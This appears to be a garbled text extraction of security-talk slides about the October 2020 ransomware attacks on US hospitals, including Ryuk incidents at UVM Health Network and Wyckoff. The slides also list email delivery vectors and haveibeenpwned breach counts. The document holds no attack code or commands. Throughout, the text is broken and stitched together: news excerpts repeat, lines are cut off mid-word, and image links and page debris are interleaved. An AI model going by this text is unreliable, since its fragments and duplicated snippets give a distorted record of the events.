
Four details:

1. The hospital reported computer systems are down due to the attack and communication is "complicated" during the downtime.
2. The hospital is still moving forward with scheduled procedures, although those requiring imaging services may be delayed, according to a *Herald and News* [report](#).
3. The hospital is still filling prescriptions at Sky Lakes pharmacies during the downtime, according to the report. Emergency room and urgent care services are still open as well, according to a *Herald and News* report.
4. Sky Lakes said it does not believe patient information was compromised.

**DEEPSEC** **As promised, multiple health care systems ransomed**



### 3 St. Lawrence County hospitals hit by ransomware



WWNY 3 St. Lawrence County hospitals hit by ransomware

By [Jeff Cole](#) | October 27, 2020 at 12:15 PM EDT - Updated October 27 at 9:32 PM

computer system  
es

mail

systems were compromised by a  
Facebook page.

ttack and communication is "complicated"

although those requiring imaging services

may be delayed, according to a *Herald and News* report.

3. The hospital is still filling prescriptions at Sky Lakes pharmacies during the downtime, according to the report. Emergency room and urgent care services are still open as well, according to a *Herald and News* report.

4. Sky Lakes said it does not believe patient information was compromised.



3 St. Lawrence

Oregon  
after

Laura Dyrda

LinkedIn

Klamath Falls  
ransomware

Four details



1. The hospo  
during the d

WWNY 3 St. Lawrence County hos

2. The hospo  
may be dela

3. The hospo  
report. Eme  
report.

4. Sky Lake

# 'Unusual network activity' at Ridgeview Medical Center

By Amy Felegy afelegy@swpub.com

Oct 27, 2020

f  
t  
em



d by a

"complicated"

imaging services

ording to the  
d and News

**As promised, multiple health care systems ransomed**



# Cyberattack causes 'significant' UVM Health Network technology outage



"I think it's fair to characterize this as the most significant [disruption] we're aware of"

360 Shares



Updated: 6:30 PM EDT Oct 29, 2020

Infinite Scroll Enabled



**As promised, multiple health care systems ransomed**



3 St. L

# Brooklyn & Vermont hospitals are latest Ryuk ransomware victims

By [Lawrence Abrams](#)

October 29, 2020

07:26 PM



Wyckoff Heights Medical Center in Brooklyn and the University of Vermont Health Network are the latest victims of the Ryuk ransomware attack spree covering the healthcare industry across the U.S.

**As promised, multiple health care systems ransomed**



# Delivery



Malspam/Phishing  
Drive-By  
Malvertising



# But first:

## How Did They Get Our Addresses?



# ';--have i been pwned?

Check if you have an account that has been compromised in a data breach

233

pwned websites

4,729,225,727

pwned accounts

54,521

pastes

51,631,016

paste accounts

I scraped haveibeenpwned





## Pwned websites

Breached websites that have been loaded into this service

Here's an overview of the various breaches that have been consolidated into this site. Each of these has been dumped publicly and is readily available via various sites on the web. This information is also available via an [RSS feed](#).


	711,477,622	Onliner Spambot accounts		819,478	Warframe accounts
				800,157	Onverse accounts
	593,427,119	Exploit.In accounts ?		790,724	Brazzers accounts ?
	457,962,538	Anti Public Combo List accounts ?		777,387	Black Hat World accounts
	393,430,309	River City Media Spam List accounts		776,125	Abandonia accounts
	359,420,698	MySpace accounts		745,355	Android Forums accounts
	234,842,089	NetEase accounts ?		738,556	WildStar accounts
	164,611,595	LinkedIn accounts		735,405	MALL.cz accounts
	152,445,165	Adobe accounts		707,432	Programming Forums accounts
	112,005,531	Badoo accounts ?		699,793	mSpy accounts
				657,001	Delibla accounts

I scraped haveibeenpwned



# myspace.com:

Email Addresses, Usernames, Passwords



Using data from <https://haveibeenpwned.com/>

I scraped haveibeenpwned to make this timeline



## LinkedIn:

Email Addresses, Passwords




Using data from <https://haveibeenpwned.com/>

I scraped haveibeenpwned to make this timeline



# Dropbox:

Email Addresses, Passwords



